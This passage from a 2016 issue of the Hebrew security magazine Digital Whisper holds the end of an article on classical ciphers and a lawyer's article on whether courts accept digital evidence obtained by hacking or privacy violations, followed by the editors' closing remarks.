J	G	Y	Y	I	D	G	M	V	R	D	G	M	P	L	S	W	G	J	L	A	G	O	E	E	K	J	O	F	E	K	N	Y	N
O	L	R	I	V	R	W	V	U	H	E	I	W	U	U	R	W	G	M	U	T	J	C	D	B	N	K	G	M	B	I	D	G	M
E	E	Y	G	U	O	T	D	G	G	Q	E	U	J	Y	O	T	V	G	G	B	R	U	J	Y	S									

לסיכום

למדנו על מספר צפנים נוספים, בהם גם צפנים הומופוניים (כגון הצופן הגדול) וצפנים פוליאלביתים (כמו צופן ויז'נר). למדנו איך לפצח את צופן ויז'נר, ודיברנו קצת על צפני ספר. בפעם הבא נעסוק בהצפנה מודרנית, ובהצפנות בעידן המחשוב.

על המחבר

שמי אופיר בק, בן 16 מפתח תקווה. אני לומד בתכנית גבהים של מטה הסייבר הצה"לי וב-C-security, לאחר שסיימתי את לימודי המתמטיקה והאנגלית בכיתה י'. קשה למצוא חומר מעודכן בעברית, ולאחר שהמגזין הזה היווה עבורי מקור מידע נגיש, רציתי לתרום חזרה. אני מקווה שנהניתם מהמאמר.

ניתן ליצור איתי קשר בכתובת ophiri99@gmail.com.

קישורים לקריאה נוספת

- **צופן ספר:**

https://en.wikipedia.org/wiki/Book_cipher

- **קבצי ביל:**

https://en.wikipedia.org/wiki/Beale_ciphers

קבילות ראיות דיגטליות שהושגו שלא כדין

מאת עו"ד יהונתן קלינגר

הקדמה

במערכת המשפט שלנו יש כלל חשוב, והוא שצריך ראיות כדי להוכיח תביעה. לא מספיקות השערות או תיאוריות יפות אלא צריך אשכרה להביא ראיות. ראיות יכולות להיות עדות ראיה (הגם שיש לא מעט מחקרים שמעידים על חוסר אמינות), יכולות להיות מסמכים (הגם שיש לא מעט דרכים לזייף אותם) ויכולות להיות ראיות חומריות: קבצי מחשב, לוגים של שרת, צילומים של מצלמות אבטחה או הקלטות של שיחות. כדי להשיג את הראיות מהסוג השלישי, לפעמים, אנשים מתנהגים בצורה לא ראויה ומבצעים פשעים כדי לאסוף אותן; קרי: האקינג. כאשר אדם מגיע לבית המשפט עם הודעות פייסבוק פרטיות של הצד השני, וכאשר הוא לא מספק הסבר סביר לשאלה כיצד השיג אותם, עולה שאלה האם אפשר לקבל את הראיות האלו ולהשתמש בהן במשפט שלנו. על כך המאמר הזה מדבר: מה יעשו עם ראיות שהושגו באמצעות האקינג וכיצד אפשר להתמודד עם זה. לאחר שאדון בשאלות האלה עבור המשפט הישראלי אספר מעט על שיטות ההלבנה; כלומר, כיצד כיום מתדיינים מציגים את הראיות בדרך חוקית לאחר שגילו שהן קיימות, והאם אפשר להתמודד עם הלבנה כזו במשפט שלנו.

בשלב הראשון, כדי ליישר את המגרש ולהבין על מה אנו מדברים, אנחנו צריכים להבין שיש שלושה סוגים של "משפטים" שלכל אחד מהם יש דרכי איסוף ראיות שונים, נטלי הוכחה שונים (כלומר משקל ראייתי) ודרכי קבילות ראיות שונים. הראשון הוא המשפט הפלילי. משפט פלילי הוא משפט שבו המדינה מאשימה אותך בעבירה על החוק (סעיף 11 לחוק סדר הדין הפלילי), ויכולה לבקש בגין עבירה זו מאסר או קנס; כל התנאים במשפט האחרון חייבים להתקיים. קרי, המדינה (או מי מטעמה, נניח, עירייה) מאשימה אותך בעבירה (כלומר זה איסור פלילי ספציפי שמופיע בחוק העונשין או אחד החוקים הפליליים האחרים) ומבקשת מאסר או קנס (ולא עבירה מנהלית, שנגיע אליה בקרוב). הדוגמאות למשפט פלילי הן החל מדו"ח חניה שבו עברת על חוק עזר עירוני לאיסור חניה בכחול לבן ללא תו, ועד למשפט רצח. אבל, בכל אחד מהמשפטים האלו כללי הקבילות והגשת הראיות זהים, ונטלי ההוכחה זהים: המדינה צריכה להוכיח מעבר לכל ספק סביר שאתה עברת על ההוראה החוקית (עפ 8439/03 מילנר נ' מדינת ישראל), להביא ראיות רבות, וכן לאפשר לך לעיין בראיות התביעה בסמוך להגשת כתב האישום (סעיף 74 לחוק סדר הדין הפלילי).

המשפט השני הוא משפט אזרחי. משפט אזרחי הוא הליך בין אדם לחברו על עוולה (לא עבירה), שמבקש פיצוי או הוראה שיפוטית (כמו צו מניעה). הדרישות כאן הן של עוולה לפי פקודת הנזיקין, הפרת חוזה

(חוק החוזים - תרופות), רשלנות, הפרת זכויות יוצרים, הפרת פטנט, או משהו דומה בין אדם לחברו (כאשר המדינה יכולה גם להחשב "אדם") ורף הראיות הוא של "מאזן ההסתברויות" (לדוגמא עא 9656/03 מרציאנו נ' זינגר) כלומר, בית המשפט שואל מי הביא ראיות יותר טובות מהצד השני, כאשר הכלל של "המוציא מחברו עליו הראיה" קם, ולכן התובע הוא זה שקודם כל צריך להביא ראיות (רעא 3646/98 כ.ו.ע נ' מס ערך מוסף). במשפט אזרחי יש לכל צד את הזכות לראות את ראיות הצד השני לפני הדיון המשפטי, אבל יש גם דבר נוסף, שנקרא "גילוי מסמכים" שמאפשר לך לבקש מסמכים שאתה יודע שנמצאים אצל הצד השני ורלוונטיים להליך שלך (וזכרו זאת להמשך) (תקנות 112 - 118 לתקנות סדר הדין האזרחי). בסופו של יום, בית המשפט שואל מי הוכיח את הקייס שלו יותר טוב, ולפי זה מחליט.

המשפט השלישי הוא משפט מנהלי-משמעתי. במצב כזה מדובר על התדיינות בין אדם למדינה, כאשר אם המדינה היא התובעת היא מבקשת קנס מנהלי ללא רישום פלילי (לפי חוק העבירות המנהליות), וכאשר אם האדם הוא התובע הוא מבקש פיצוי או צו להפסקה של התנהגות שהוא תופס כלא חוקית. רף הראיות כאן זהה לרף במשפט האזרחי, אבל יש כאן כמה חריגים חשובים. הראשון הוא שהמדינה רשאית לבקש להציג ראיות חסויות (סעיף 21 לחוק בתי דין מנהליים, בגץ 10740/07 מצלח נ' המפקד הצבאי), בלי לתת לצד השני לקבל עותק מהן. המדינה גם יכולה להגיש "מידע מודיעיני" שאינו באמת ראיה אלא מבוסס על מידע כללי שזו אספה (בש"פ 7480/05 פחימה נ' מדינת ישראל).

מכאן עולה השאלה מתי פוסלים ראיות שהושגו בצורה לא חוקית בכל אחד מסוגי המשפטים האלה, ומה זה בכלל ראיות לא חוקיות.

נתחיל במשפט הפלילי. במשפט הפלילי כמעט ולא היו מקרים שבהם המשטרה (מי שאמורה להשיג את הראיות) הביאה לבית המשפט ראיות שהשיגה על ידי פריצה למחשבים. היו כמה מקרים קרובים לכך, שבהם היא אספה מידע תוך הפרת תנאי השימוש של פייסבוק, אבל את המקרה בו היא פרצה למחשבים ועברה על החוק לא מצאתי. מנגד, היו לא מעט מקרים שבהם נפסלו ראיות שהושגו תוך פגיעה בפרטיות (זה סעיף 32 לחוק הגנת הפרטיות). המקרה המפורסם ביותר הוא של בן-חיים (רעפ 10141/09 אברהם בן חיים נ' מדינת ישראל). באותו המקרה המשטרה ביצעה חיפוש "בהסכמה" תוך פגיעה בפרטיות של בן-חיים כשהיה ברור לכולם שההסכמה שלו ניתנה בצורה לא חופשית. בית המשפט פסל את החיפוש, שהעלה בחכתו סכין, וקבע שאסור לאסוף ראיות בצורה כזו. במקרה אחר, של ועקנין (בגץ 249/82 ועקנין נ' בית הדין הצבאי), בית המשפט העליון פסל ראיות שהושגו תוך כדי עינויים קלים (כפיה של חשוד לשתות מי מלח כדי לעודד הקאה). מקרה אחד שכן דן בראיות שהושגו שלא כדין היה בו ביקשה המשטרה להציג פלטי שיחות מסנג'ר של מרגל האטום, מרדכי ואנונו. באותו המקרה בית המשפט פסל את הראיה שהושגה תוך כדי פגיעה בפרטיות (פ 1394/05 מרדכי ואנונו נ' מדינת ישראל) אולם באותו המקרה המשטרה לא "פרצה" אלא קיבלה את המידע בהתבסס על צו חיפוש ולא צו האזנת סתר: כלומר

המשטרה ביקשה את הצו הלא נכון, כזה שרק מרשה לה לתפוס חפצים ולא כזה שמאפשר לה לחפש בחומרי מחשב.

במשפט האזרחי המצב הרבה יותר מעורב. יש לא מעט מקרים שבהם מוצגות ראיות שנאספו בדרכים *אפורות*; אבל המקרה הקלאסי הוא כזה שבו מעביד לשעבר פשוט ניגש לתיבת המייל של העובד ולוקח משם את המיילים שהוא רוצה להשתמש בהם. במקרים כאלה, בית המשפט פסק לא פעם אחת שאסור, גם אם העובד חותם על כתב ויתור, וגם אם הוא הסכים לכל מיני דברים אחרים, האיסוף של המיילים צריך להתבצע בהסכמה ספציפית של העובד לחיפוש הספציפי (ע"ע 90/08 ע"ע 312/08 טלי איסקוב ענבר נ' מדינת ישראל - הממונה על חוק עבודת נשים ואח', רעא 3661/16 רמט נ' שמיר). המקרים היותר אפורים הם כאלה שלא ברור מהיכן הגיעה הראיה. לדוגמא, בתביעת לשון הרע בין עורכת דין לחברתה (תא 4703202-04-14 סטרוגנו נ' פלד) הוצגה הודעה ששלחה הנתבעת ללקוח פוטנציאלי שבו היא לכלכה על התובעת. האם התובעת קיבלה את ההודעה הזו מהלקוח הפוטנציאלי? סביר מאוד להניח, אבל זה לא מוחלט. במקרים אחרים, כפי שאראה, ראיות יולבנו או הולבנו, והדרך שבהן הושגה אינה רלוונטית יותר.

במישור המשמעתי-מנהלי המצב אפור יותר; קודם כל, בהליכים רבים שבהם מבוצעת תפיסה של חומרים על ידי המדינה, הראיות שמוגשות אינן קבילות ומהוות מידע מודיעיני (לדוגמא, עתמ 48172-01-16 הררי נ' מדינת ישראל). במקרים אחרים, הקבילות של הראיה נדונה בדיעבד, רק לאחר שהראיה נתפסה כבר על ידי המדינה. לדוגמא, בית המשפט פסל, רטרואקטיבית, ראיות שהושגו על ידי פתיחת תיבת המייל של מבקר עיריית טבריה מלהיות מוגשות בהליך משמעתי שנועד להצדיק את הפיטורים של המבקר (עמר"מ 13028-04-09 בנימין אליהו נ' עיריית טבריה). למרות זאת, במעמד איסוף הראיות לא היה מצב משפטי ברור ולא היה ברור האם הפעולה עצמה חוקית או לא, ולכן, כאשר הוגש כתב אישום נגד ראש העיר שפיקח על הפריצה, ההליך נגד ראש העיר הסתיים בכמעט לא כלום.

צעד צעד

אחרי ההקדמה הארוכה במיוחד, שנועדה ליישר את הקו, נתחיל בשאלה האמיתית. קודם כל, יש להבין מה החוק אוסר ומגדיר "חדירה לחומר מחשב" ומתי בכלל הראיות מושגות בצורה לא חוקית. סעיף 4 לחוק המחשבים קובע כי אסור לחדור לחומר מחשב "שלא כדין"; המילים "*שלא כדין*" פורשו על ידי בית המשפט העליון ל"שלא בהסכמת בעל החשבון" כדרך הכלל (רעפ 8464/14 מדינת ישראל נ' ניר עזרא) וכי הן מעקף של אמצעי טכנולוגי והן מעקף של הרשאה חוזית, יכולים להיות חדירה לחומר מחשב. אבל זו לא הדרך היחידה בה אסור איסוף חומר, אף איסוף בדרך של האזנת סתר (שיכול להיות גם dump של תעבורת wifi) לפי חוק האזנת סתר, ואף בדרך של פגיעה בפרטיות (על ידי בילוש והתחקות אחרי הרגלי גלישה של אדם) שלא בהסכמת בעל המידע. כלומר, בכל אחת מהדרכים הללו, אם הושג מידע, הוא הושג

"שלא כדין" ולפחות לפי החוק והלכת פירות העץ המורעל כפי שהובאו בפסק הדין בן-חיים, יש לפסול אותן.

הדבר השני שיש לשים לב הוא שבמהלך ההליך המשפטי יש לשים לב לשרשרת הראייתית. על פי פקודת הראיות, כל ראיה שהיא מסמך אמורה להיות מוגשת על ידי מי שערך את המסמך (עא 6205/98 אונגר נ' עופר) ולא להגיש העתקים אלא מקור (תמש 50090-08 פלוני נ' עזבון המנוח). כאשר מדובר בחומר מחשב, הרי שיש צורך על פי החוק שהוא יופק על ידי מפעיל מחשב מיומן, ושהשרשרת הראייתית תשמר (סעיף 36 לפקודת הראיות): כלומר, שבכל רגע נתון יהיה ברור היכן הקבצים הוחזקו. לכן, לדוגמא, במקרה של גורסקי (תפ 18317-09-11 מדינת ישראל נ' גורסקי) פסל בית המשפט צילומים שהובאו ממצלמות אבטחה כאשר היו ספקות לגבי השרשרת הראייתית. לעומת זאת, במקרים רבים אחרים בית המשפט הסכים לוותר על "חורים" בשרשרת הראייתית כאשר הנסיבות התיישבו לו (עניין עזבון המנוח). הצגת השרשרת הראייתית מחייבת פעמים רבות להציג גם מידע שאינו בהכרח רצוי לבית המשפט. לדוגמא, במקרה של רני פישר (עב 1158/06 אפיקי מים נ' רני פישר, שנדון בסופו של דבר ביחד עם עניין איסקוב) הושגו הראיות על ידי חיטוט בפח הזבל של עובד. במקרה של יהודה זינגר ((רעא 2552/16 יהודה זינגר נ' יהב חמיאס) בית המשפט פסק כי אין לאפשר לעיין בראיות שהושגו בדרך של פגיעה בפרטיות כאשר לא ברור כיצד הן הושגו (הטענה התמוהה של החברה היתה שכל הראיות נותרו פתוחות על הדסקטופ):

> "אולם, בכל הכבוד, האפשרות לפיה הותרת תיבת הדוא"ל פתוחה על מחשב החברה נעשתה באופן מודע ותוך הזמנת כל דכפין לעיין בה, היא אפשרות שקשה להעלותה על הדעת, ומסופקני כיצד ראיות כלשהן עשויות לבסס מסקנה מעין זו, בהתחשב בנסיבות שנטענו על-ידי החברה. בעניין זה אני חלוק אף על הערת בית המשפט המחוזי, לפיה יש להבחין בין העניין שלפנינו ובין מצב שבו נמצאו התכתובות בפח האשפה. לפי בית המשפט המחוזי, הודעות שנמצאו בפח האשפה, חזקתן שאין העובד מעוניין כי יעיינו בהן ועל כן השליכן, מה שאין כן באשר למי שמותיר את הודעותיו חשופות על גבי רכושו של אחר. לעמדתי, אין ספק כי מי שהותיר את תיבת הדוא"ל שלו פתוחה על גבי מחשב של אחר לא נתן בכך הסכמה לעיין בהודעותיו. הוא הדין, כעמדת בית הדין בעניין גורליק, למי שהשאיר את חשבון הפייסבוק (או רשת חברתית אחרת) פתוח על גבי מחשב של הזולת. חזקה היא, שאין בכך כדי להעניק רשות לעיין בו, קל וחומר שאין בכך כדי לתת רשות להעתיק את הדברים, כתנאי שבסעיף 2(5) לחוק הגנת הפרטיות".

כלומר, רוצה אדם להביא ראיות שמבוססות על חשבונות של אדם אחר, יביא את השרשרת הראייתית המלאה.

אחרי בסיס זה, בו ברור שיש צורך להביא את מלוא השרשרת הראייתית כדי להגיש את הראיות לבית המשפט, עולה השאלה: האם אתה מוכן לחשוף את הדרך שבה השגת ראיות מסוימות. הסיבה לכך היא כי לא תמיד ראיות אלו הושגו על ידי פריצה. לפעמים, הראיות הושגו על ידי עובד שמדליף חומר לעיתונאי, והעיתונאי מעוניין לשמור על חסיון העובד (נניח, א 28826/07 ערוץ 10 נ' ארגון המורים); במקרים אחרים, הצגת השרשרת הראייתית תחשוף את החוקר הפרטי אשר דובב את העובד שהדליף את המידע בטעות, ולפעמים באמת הושג המידע בצורה לא חוקית, על ידי פריצה. לכן, השאלה הראשונה לשאול היא האם אתה מוכן לחשוף את הדרך שבה השגת את המידע? אם כן, ואם אין בעייתיות בדרך השגת המידע, אז אין בעיה. אם לא, אז החלק התיאורטי הבא יכול לעזור.

הלבנת ראיות

אז איך אפשר "להלבין" ראיות? ובכן, זוכרים את הנושא של "גילוי מסמכים" שדיברנו עליו קודם, שמאפשר לך לעיין במסמכים של הצד השני? אז בשלב גילוי המסמכים, בהנחה שאתה יודע שלצד השני יש קובץ בשם XXX.DAT על המחשב שמכיל מידע רלוונטי, תוכל לבקש לעיין בקובץ הזה גם אם הוא לא קביל אחר כך (תא 16012-08 גלעד דליה נ' כלל חברה לביטוח); או שתוכל לבקש מסמך כמו "התכתבות של מר כהן עם מר לוי בכל הנוגע להפצת מוצרי חברת טבע קוסמטיקס בע"מ" ולהסביר מדוע מסמכים אלו רלוונטיים. יש חסרון אחד בשיטה הזו: בהנחה שהצד השני ישקר ולא יסכים להודות שהמסמך קיים, הרי שלא תוכל להוכיח שהוא משקר. מנגד, אם תוכל להראות מדוע לדעתך קובץ כזה אכן קיים, תוכל לקבל צו משפטי לחיפוש במחשב שלו ולקבל את המסמך (השוו: אלישי בין יצחק, בידוי ראיות וראיות המושגות שלא כדין).

אז למה לא כולם עושים את זה? בסופו של דבר, יש סיכון שאם תעשה זאת ובית המשפט יגלה שהשגת את הראיות בדרך של פריצה, הוא יפסול את הראיות שהשגת (Eagle Hospital v. SRG, 08-11026). מעבר לכך, הסיכון בכך שהצד השני ישקר ולא יגלה מסמכים שנמצאים בחזקתו תמיד קיים, ולכן עדיף פעמים רבות בכלל לא להסתכן אלא להגיש את הראיות ולקוות שהצד השני לא ידע ולא ישאל איך הן הושגו (והיו דברים מעולם). חריג מעניין אפשר למצוא בעניין 1004240/01 פלונית נ' פלוני, שבו בית הדין הרבני הכשיר שימוש בראיות שנלקחו על ידי כניסה שלא ברשות לחשבון מייל בהליך גירושין כיוון שלכל אחד מהצדדים לא היה כבוד לפרטיות הצד השני.

אבל פריצה אינה הדרך היחידה להשיג ראיות. פעמים רבות דולפים מאגרים פרטיים ומגיעים לאינטרנט; לאחרונה, פריצה לחברת עורכי הדין מוסק-פונסקה והדלפה של מאגר המידע שלה הפכה למיני-שערוריה משפטית. רשות המסים, כמו רבים אחרים, קיבלה לידה את מאגר המידע של חברת עורכי הדין והזמינה בעקבות הדליפה אנשים לחקירה. עכשיו, אין הבדל בין השימוש הלא חוקי שלכם ושלי במאגר הזה ובין השימוש של רשות המסים. אבל, נכון להיום לא ראינו אנשים שמערערים על הקבילות

הראייתית של מאגר המידע, ויכול להיות שהדרך הזו, בה רשות האכיפה והחקירה פונה למאגרים פרוצים, היא דרך חקירה חדשה.

הדבר השני שיש צורך לדון בכשרותו הוא האם ניתן להגיש מאגר מידע שדלפו כראיה. החוק מאפשר לבית המשפט שיקול דעת, ומוזר יהיה להעלות טענה, עקומה ככל שתהיה, כי אין אפשרות למשטרה להציג את מאגרי המידע הדלופים כיוון שהם פוגעים בפרטיות. בפועל, הטענה היצירתית הזו טרם קיבלה מענה בפסיקה וטרם הועלתה. מעניין יהיה לראות מה יקרה שם.

סיכום

הכלל הוא פשוט, אם הראיות הושגו בצורה בלתי חוקית אל תשתמשו בהם. מעבר לכך, לא לאסוף ראיות בצורה לא חוקית היא הנחיה חשובה. אם במקרה התקבלו בידכם ראיות כאלו, יש לנסות להתעלם מהן ולמצוא דרך טובה יותר להכריע בסכסוך. לעיתים, עצם גילוי הראיות יכול לחשוף את המקור שלכם, ואף להביא להעמדה שלו לדין, מה שלא יועיל לכם להוכחת התביעה שלכם. לכן, ככל ששואלים אותי, אזי לאסוף ראיות על ידי פריצה למחשבים אינה פרקטיקה מומלצת.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-75 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש ספטמבר.

אפיק קסטיאל,

ניר אדר,

31.8.2016